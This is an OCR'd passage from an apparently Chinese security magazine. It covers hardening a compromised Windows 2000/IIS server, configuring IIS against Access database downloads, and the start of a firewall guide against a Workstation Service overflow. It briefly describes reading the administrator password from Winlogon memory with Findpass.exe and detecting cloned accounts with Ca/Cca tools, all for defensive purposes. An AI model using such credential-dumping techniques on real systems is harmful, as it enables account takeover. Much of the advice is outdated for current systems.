


图 3

在得到了Winlogon.exe的PID以后，再使用Findpass.exe找出Windows 2000的密码，如图4所示。




图 4

呵呵，怎么感觉有点像教大家去入侵，不过，这对于你从原理上来解决类似的问题还是很有用处的。现在还有一个问题，Cca.exe的用法中要知道用户的密码，才能够知道账户是否被克隆过。这也好办，我第一个怀疑的就是那个被禁止使用的Guest，先把Guest密码改掉，然后使用Cca.exe对Guest进行查看，结果显示Guest用户已经是管理员的权限了，上次登录时间就发生在昨天凌晨，呵呵，早点来就抓到你了！

再来看看其他的账户吧，如IUSR_HOSTNAME和IWAM_HOSTNAME，结果发现IUSR_HOSTNAME也被克隆过了，真狠！再把其他的用户搜索一遍，没有发现被克隆的现象，现在要做的就是将IUSR_HOSTNAME和IWAM_HOSTNAME删除，然后把所有的其他被克隆过的用户的密码更改掉，有人可能会问，那对于Guest用户本身不能删除，即使更改了密码岂不还是管理员权限？呵呵，你说对了，目前我还没有更好的解决办法，如果那位有更好的办法，请不吝赐教。另外的IUSR_HOSTNAME和IWAM_HOSTNAME用户在下一次用户访问Web服务的时候会自动重新创建，所以就没有必要手动创建了。关于Cca.exe的用法可以参见图5。




图 5

到这，似乎工作也做得差不多了，不过，别忘了系统还打开了终端服务，本身需要远程管理，所以不能关掉，那就只有做限定，让它只允许Administrator一个用户访问。另外要把管理员的密码设得足够长和复杂，我在克隆用户的时候发现，当使用Ca进行克隆的时候，如果管理员的密码很长（40位字符以上），Ca就不能正常工作，这可能与Ca提供的用户密码的缓冲区的长度有关，看来榕哥有必要将这个软件重写了。这么看来，使用Windows 2000的用户就不用担心攻击者在通过某种手段得到Shell以后，利用Findpass.exe软件从内存中读出Administrator的密码了。即使读出了密码，按照目前Ca的这个缺陷，恐怕也不能够克隆管理员账户，是不是又少了一个担心，多了一种安慰呢！

为了让我们的终端服务更安全，我们最好还是在“本地安全策略”中的“安全选项”设置一下，启用这些设置就够了，即：登录屏幕上不要显示上次登录的用户名、重命名系统管理员。然后在“用户权利指派”中，设置更改系统时间、关闭系统的权力只允许Administrator进行，其他人一概不允许。

宏观安全设置

上面只是做了很简单的设置，我们还需要对服务器进行严格的权限设定。

必须对操作系统所在的分区进行严格的访问控制，除了Administrator之外，对其他的用户一概不允许访问，尤其像IIS的日志文件，"%systemroot%\logfiles"下的文件必须进行严格控制，最好能够文件夹重定位，以避免日志被黑客清除。当然，其他的分区也必须进行严格的访问控制，尤其像Guest权限的用户，更应该控制其权力为只读，坚决禁止写入和执行的权力，以避免黑客通过其他的方法得到Shell以后对服务器进行删除文件的恶意操作，避免造成不必要的损失。

还有一个工作，也要仔细做一下，那就是观察一下本机的进程、服务、端口是否有陌生的，如果有，那就要严格检查一遍，避免入侵者在计算机上安装了木马程序。还要注意操作系统所在的分区。不要放置数据库文件和Web文件，对于数据库文件和Web文件最好也分别放在不同的分区上，以利于做严格的访问控制。操作系统安全方面，除了上面已经提到过的，我还提出了另外一些策略。

1．账号策略

（1）账号尽可能少，且尽可能少用来登录。网站账号一般只用来做系统维护，多余的账号一个也不要，因为多一个账号就会多一份被攻破的危险。

（2）除Administrator外，有必要再增加一个属于管理员组的账号。两个管理员组的账号一方面防止管理员一旦忘记口令还有另一个备用账号；另一方面，一旦黑客攻破一个账号并更改口令，我们还有机会重新在短期内取得控制权。

（3）所有账号权限需严格控制，轻易不要给账号以特殊权限。

（4）将Administrator重命名，改为一个不易猜的名字。其他一般账号也应遵循这一原则。这样可以为黑客攻击增加一层障碍。

（5）将Guest账号禁用，同时重命名为一个复杂的名字，增加口令，并将它从Guest组删掉。有的黑客工具正是利用了Guest 的弱点将账号从一般用户提升到管理员组。

（6）给所有用户账号一个复杂的口令（系统账号除外），长度最少在8位以上，且必须同时包含字母、数字、特殊字符。同时不要使用大家熟悉的单词（如Microsoft）、熟悉的键盘顺序（如QWERT）、熟悉的数字（如2000）等。口令是黑客攻击的重点，口令一旦被突破也就无任何系统安全可言，而这往往是不少网管所忽视的地方，据我们的测试，仅字母加数字的5位口令在几分钟内就会被攻破，而所推荐的方案则要安全得多。

（7）口令必须定期更改（建议至少两周改一次），且最好记在心里，除此以外不要在任何地方做记录；另外，如果在日志审核中发现某个账号被连续尝试，则必须立刻更改此账号（包括用户名和口令）。

（8）在账号属性中设立锁定次数，比如账号失败登录次数超过5次即锁定该账号。这样可以防止某些大规模的登录尝试，同时也使管理员对该账号提高警惕。

2．删除所有的网络共享资源。

NT与Windows 2000在默认情况下有不少网络共享资源，在局域网内对网络管理和网络通讯有用，在网站服务器上同样是一个特大的安全隐患（卸载"Microsoft 网络的文件和打印机共享"。当查看"网络和拨号连接"中的任何连接属性时，将显示该选项。单击"卸载"按钮删除该组件；清除"Microsoft 网络的文件和打印机共享"复选框将不起作用）。

（1）NT：管理工具->服务器管理器->共享目录->停止共享；

Windows 2000：控制面版->管理工具->计算机管理->共享文件夹->停止共享 。但上述两种方法太麻烦，服务器每重启一次，管理员就必须停止一次。当然还有一种方法就是写一个批处理，每次开机启动的时候删除这些默认的共享。

（2）修改注册表。运行Regedit，然后修改注册表在HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters下增加一个键 Name:AutoShareServer，Type：REG_DWORD ，Value：0。再重新启动你的服务器，磁盘分区共享去掉，但IPC共享仍存在，需每次重启后手工删除。

3．系统启动的等待时间设置为0秒

按照控制面板->系统->启动/关闭的步骤，将列表显示的默认值"30"改为"0"（或者在boot.ini里将TimeOut 的值改为0）。

4．只开放必要的端口

除必要端口外，关闭其余端口。缺省情况下，所有的端口对外开放，黑客就会利用扫描工具扫描哪些端口可以利用，这对安全是一个严重威胁。

5．加强日志审核

日志包括事件查看器中的应用、系统、安全日志、IIS中的WWW、SMTP、FTP日志，SQL Server日志等，从中可以看出某些攻击迹象，因此每天查看日志是保证系统安全的必不可少的环节。安全日志缺省是不记录，账号审核可以从域用户管理器->规则->审核中选择指标，NTFS中文件的审核从资源管理器中选取。注意，只需选取你真正关心的指标就可以，如果全选，则记录数目太大，反而不利于分析。另外选取太多对系统资源也是一种浪费。

6. 加强数据备份

这一点非常重要，站点的核心是数据，数据一旦遭到破坏后果不堪设想，而这往往是黑客们真正关心的东西。遗憾的是，不少网管在这一点上做得并不好，不是备份不完全，就是备份不及时。数据备份需要仔细计划，制定出一个策略并做了测试以后才实施，而且随着网站的更新，备份计划也需要不断地调整。

7. 只保留TCP/IP协议

删除NETBEUI、IPX/SPX协议，只保留TCP/IP协议。网站需要的通讯协议只有TCP/IP，而NETBEUI是一个只能用于局域网的协议，IPX/SPX是面临淘汰的协议，放在网站上没有任何用处，反而会被某些黑客工具利用。

8. 停掉没有用的服务

只保留与网站有关的服务和服务器某些必须的服务。有些服务，比如RAS服务、Spooler服务等，会给黑客带来可乘之机，如果确实没有用处建议对其禁止掉，同时也能节约一些系统资源。但要注意有些服务是操作系统必须的服务，建议在停掉前先查阅帮助文档并首先在测试服务器上做一下测试。

对于ASP程序的安全性，我给出了如下建议：

（1）验证的ASP页面，可跟踪上一个页面的文件名，只有从上一页面转进来的会话才能读取这个页面。现在需要经过验证的ASP程序多是在页面头部加一个判断语句，但这还不够，有可能被黑客绕过验证直接进入，因此有必要跟踪上一个页面。

（2）.inc文件泄露问题。当存在ASP的主页正在制作并没有进行最后调试完成以前，可以被某些搜索引擎机动追加为搜索对象，如果这时候有人利用搜索引擎对这些网页进行查找，会得到有关文件的定位，并能在浏览器中察看到数据库地点和结构的细节，揭示完整的源代码。程序员应该在网页发布前对其进行彻底的调试；安全专家需要固定ASP 包含文件以便外部的用户不能看他们。 首先对.inc文件内容进行加密，其次也可以使用.ASP文件代替.inc文件使用户无法从浏览器直接观看文件的源代码。.inc文件的文件名不用使用系统默认的或者有特殊含义容易被用户猜测到的，尽量使用无规则的英文字母。

（3）用户名与口令的程序最好封装在服务器端，尽量少在ASP文件里出现，涉及到与数据库连接用户名与口令应给予最小的权限。用户名与口令往往是黑客们最感兴趣的东西，如果被通过某种方式看到源代码，后果是严重的。因此要尽量减少它们在ASP文件中的出现次数。出现次数多得用户名与口令可以写在一个位置比较隐蔽的包含文件中。如果涉及到与数据库连接，理想状态下只给它以执行存储过程的权限，千万不要直接给予该用户以修改、插入、删除记录的权限。

（4）注意某些ASP编辑器会自动备份ASP文件，会有被下载的漏洞。有些编辑ASP程序的工具，当创建或者修改一个ASP文件时，编辑器自动创建一个备份文件，比如UltraEdit就会备份一个..bak文件，如你创建或者修改了test.ASP，编辑器自动生成一个叫test.ASP.bak的文件，如果你没有删除这个。bak文件，攻击有可以直接下载test.ASP.bak文件，这样test.ASP的源程序就会被下载。

（5）在处理类似留言板、BBS等输入框的ASP程序中，最好屏蔽掉HTML、JavaScript、VBScript语句，如无特殊要求，可以限定只允许输入字母与数字，屏蔽掉特殊字符。同时对输入字符的长度进行限制。而且不但在客户端进行输入合法性检查，同时要在服务器端程序中进行类似检查。输入框是黑客利用的一个目标，他们可以通过输入脚本语言等对用户客户端造成损坏；如果该输入框涉及到数据查询，他们会利用特殊查询输入得到更多的数据库数据，甚至是表的全部。因此必须对输入框进行过滤。但如果为了提高效率仅在客户端进行输入合法性检查，仍有可能被绕过，因此必须在服务器端再做一次检查。

对于数据库管理系统SQL Server我给出了以下解决方案：

1. 给SA一个复杂的口令

SA具有对SQL Server数据库操作的全部权限。遗憾的是，一部分网管对数据库并不熟悉，建立数据库的工作由编程人员完成，而这部分人员往往只注重编写SQL语句本身，对SQL Server数据库的管理不熟悉，这样很有可能造成SA口令为空。这对数据库安全是一个严重威胁。目前具有这种隐患的站点不在少数。

2. 严格控制数据库用户的权限

轻易不要给让用户对表有直接的查询、更改、插入、删除权限，可以通过给用户以访问视图的权限，以及只具有执行存储过程的权限。用户如果对表有直接的操作权限，就会存在数据被破坏的危险。

3. 制订完整的数据库备份与恢复策略

4. 及时更新补丁程序

与NT一样，SQL Server的许多漏洞会由补丁程序来弥补。建议在安装补丁程序之前先在测试机器上做测试，同时提前做好目标服务器的数据备份。

最后一定要记住，将防毒软件和防火墙软件打开。同时，作为网管，要经常浏览安全站点，关注漏洞，随时更新系统的补丁。这是笔者从自己的平时经验中总结出来，然后又在实际工作中检验了一下的，确实有效，在此贡献给大家，希望战友们能够喜欢。

难度等级	中
前置知识	IIS、Windows 2000 Server使用经验

安全配置IIS 防止数据库下载

脚本小子：以前黑客防线曾刊登过防止Access数据库被下载的文章，近日偶遇Net.PK，和他谈起防止Access数据库被非法下载的问题，他说其实这算是Windows系统的一种固有漏洞，正好他刚研究出一个方法来防止这样的漏洞，其实就是通过配置IIS来达到目的，采用的防范手段却和以前刊登的很不一样，仔细听了他的述说，觉得立意很巧妙，于是就请他撰写了本文以飨广大网管，使他们早日摆脱网站Access数据库被非法下载的困扰。

文／Net·PK

现在很多网站都是因为数据库源地址被黑客通过某些手段得到，导致数据库文件被下载，而被入侵者取得了控制权！偶然间想到了一个安全配置IIS使数据库防下载的办法，经过配置后，就算黑客得到了数据库的位置和数据库的文件名，也没法通过任何软件下载到你的数据库文件，从而使服务器的数据库处于安全地带。是不是很爽？其实很简单，只要你为数据库的文件设置一个重定向的URL就行了。以下介绍的方法是我认为最安全的防数据库下载的方法。

举一个例子来说明吧。假设我现在要搞一个网站，域名为 netpk.com，使用asp加access数据库交互式动态主页，数据库文件没有加密，只要黑客下载了数据库就能得到网站admin的控制权，网站首页文件名为index.asp。

在没开始之前，我们先对一般网站防数据库的最原始方面进行一下介绍。怎样防止mdb数据库被下载一直是用access的程序员的一大头疾。现在常用的有效方法有如下几种。

（1）修改数据库名。这是常用方法，将数据库名改成怪异名字或长名字，以防别人猜测。一旦被人猜到，别人还是能下载数据库文件，但几率不大。比如将数据库database.mdb改成k2c7d9s3^&ij3f.mdb等。

（2）修改数据库后缀。一般改成database.asp、database.asa、database.inc、database.cgi、database.dll等，注意要在IIS中设置这些后缀的文件不能被解析。

（3）将数据库database.mdb改成#database.mdb。这是最简单有效的办法。

分析：假设别人得到你的数据库地址串是：http://www.yourserver.com/yourfolder/#database.mdb，但实际上他得到的是：http://www.yourserver.com/yourfolder/。

因为#在这里起到间断符的作用，地址串遇到#号，自动认为访问地址串结束。注意：不要设置目录可访问。用这种方法，不管别人用何种工具都无法下载，如flashget、网络蚂蚁等。

小提示 只要数据库文件名任何地方含有'#'，别人都无法正常下载。同理，空格号也可以起到'#'号作用，但必须是文件名中间出现空格。

（4）将数据库连接文件放到其他虚拟目录下。

（5）将Access数据库加密。

以上我们只是列出了常用之法，为了增加保险性，可以几种方法同时使用。

数据库文件的地址一般都在conn.asp的文件里，假设我们的数据库名为netpk.mdb，数据库文件在根目录net的文件夹下，我们只要把 conn.asp的文件设置下文件重定向URL就行了。我们先设置conn.asp这个文件重定向URL，打开Internet服务管理器，然后选择我们的站点netpk.com，在netpk.com的站点里找到conn.asp文件，点击鼠标右键会出现一个菜单，选择属性选项，会出现一个窗口，如图1所示。然后我们选择"重定向到 URL"选项，





图1

在重定向到的白色输入框里设置你要重定向到的地址，这里我们输入 http://netpk.com，如果别人访问你这个文件，那么他的访问即被转向到了 http://netpk.com的首页了，就像我们常使用的转向域名原理一样。



防范Workstation Service远程溢出漏洞

文/图 独行者

关于Windows Workstation Service远程溢出漏洞的原理和利用，我们已经在《Windows WorkstationService远程溢出漏洞攻击实战》一文中作了详细叙述，读者看了之后，是不是觉得脊梁发凉？赶快采取一些有效措施补上这个漏洞吧！

防范方法一

使用防火墙过滤UDP 138、139、445端口和TCP 138、139、445端口。这里我们以"江民反黑王"为例，其他防火墙也可以采取同样的设置。首先打开防火墙的控制面版，选择"规则设置"（图1）。

